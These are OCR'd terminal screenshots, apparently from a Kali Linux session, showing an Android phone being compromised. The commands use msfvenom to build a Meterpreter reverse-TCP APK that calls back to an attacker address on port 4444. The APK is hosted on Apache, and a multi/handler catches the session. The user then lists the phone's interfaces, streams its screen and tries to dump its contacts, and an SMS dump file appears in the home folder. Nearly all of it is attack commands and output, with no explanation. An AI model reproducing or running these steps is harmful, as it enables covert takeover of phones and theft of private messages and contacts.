

Applications Places Terminal Sun 19:15
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
meterpreter > dump_contacts
[-] Error while running command load: could not obtain a database connection within 5.000 seconds (waited 5.000 seconds)
Call stack:
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:189:in `block in wait_poll'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:180:in `loop'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:180:in `wait_poll'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:135:in `block in poll'
/usr/lib/ruby/2.5.0/monitor.rb:226:in `mon_synchronize'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:145:in `synchronize'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:133:in `poll'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:425:in `acquire_connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:349:in `block in checkout'
/usr/lib/ruby/2.5.0/monitor.rb:226:in `mon_synchronize'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:348:in `checkout'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:263:in `block in connection'
/usr/lib/ruby/2.5.0/monitor.rb:226:in `mon_synchronize'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:262:in `connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_pool.rb:571:in `retrieve_connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_handling.rb:113:in `retrieve_connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_handling.rb:87:in `connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/relation/delegation.rb:48:in `connection'



Applications
Places
Terminal
Sun 19:16
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
[-] Unknown command: if.
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 12 opened (192.168.1.37:4444 -> 192.168.1.35:60720) at 2019-10-06 19:12:17 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
meterpreter > ifconfig
Interface 1
Name : dummy0 - dummy0
Hardware MAC : 02:53:ea:ba:c6:df
Interface 2
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 3
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
Interface 4
Name : p2p0 - p2p0



Applications
Places
Terminal
Sun 19:16
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
Hardware MAC : ee:77:68:6b:ab:f5
Interface 6
Name : wlan0 - wlan0
Hardware MAC : 24:4b:81:c3:c2:25
IPv4 Address : 192.168.1.35
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::264b:81ff:fec3:c225
IPv6 Netmask : ::
Interface 7
Name : rev_rmnet0 - rev_rmnet0
Hardware MAC : a2:3e:ae:74:c6:34
Interface 8
Name : rev_rmnet1 - rev_rmnet1
Hardware MAC : 8e:f7:c2:67:59:a4
Interface 9
Name : rev_rmnet2 - rev_rmnet2
Hardware MAC : 36:5f:d0:33:84:4c
Interface 10
Name : rev_rmnet3 - rev_rmnet3
Hardware MAC : 26:47:2c:b1:8a:9e



Applications
Places
Terminal
Sun 19:16
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
Name : rev_rmnet7 - rev_rmnet7
Hardware MAC : c6:f2:1d:9a:26:df
Interface 15
Name : rev_rmnet8 - rev_rmnet8
Hardware MAC : 7a:46:74:6d:9f:4a
Interface 16
Name : rmnet0 - rmnet0
Hardware MAC : 00:00:00:00:00:00
Interface 17
Name : rmnet1 - rmnet1
Hardware MAC : 00:00:00:00:00:00
Interface 18
Name : rmnet2 - rmnet2
Hardware MAC : 00:00:00:00:00:00
Interface 19
Name : rmnet3 - rmnet3
Hardware MAC : 00:00:00:00:00:00



Applications
Places
Terminal
Sun 19:16
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
Interface 19
Name : rmnet3 - rmnet3
Hardware MAC : 00:00:00:00:00:00
Interface 20
Name : rmnet4 - rmnet4
Hardware MAC : 00:00:00:00:00:00
Interface 21
Name : rmnet5 - rmnet5
Hardware MAC : 00:00:00:00:00:00
Interface 22
Name : rmnet6 - rmnet6
Hardware MAC : 00:00:00:00:00:00
Interface 23
Name : rmnet7 - rmnet7
Hardware MAC : 00:00:00:00:00:00
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/fPXccwxb.html
[*] Streaming...



Applications
Places
Terminal
Sun 19:16
root@kali: /var/www/html
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.37 LPORT=4444 R > abc.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10085 bytes
root@kali:~# ls
abc.apk Documents Music Public SecList.zip Videos wget-log
Desktop Downloads Pictures rtlwifi_new Templates virus.apk
root@kali:~# mv abc.apk /var/www/html/
root@kali:~# cd /var/www/html
root@kali:/var/www/html# ls
abc.apk index.html index.nginx-debian.html
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html# chmod 755 abc.apk
root@kali:/var/www/html# ls
abc.apk index.html index.nginx-debian.html
root@kali:/var/www/html#



Applications
Places
Files
Sun 19:24
Home
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Trash
2.0 GB Volume
Other Locations
Desktop
Documents
Downloads
fPXccwxb.html
Music
Pictures
Public
rtlwifi_new
SecList.zip
sms_dump_20191006190940.txt
Templates
Videos
virus.apk
wget-log

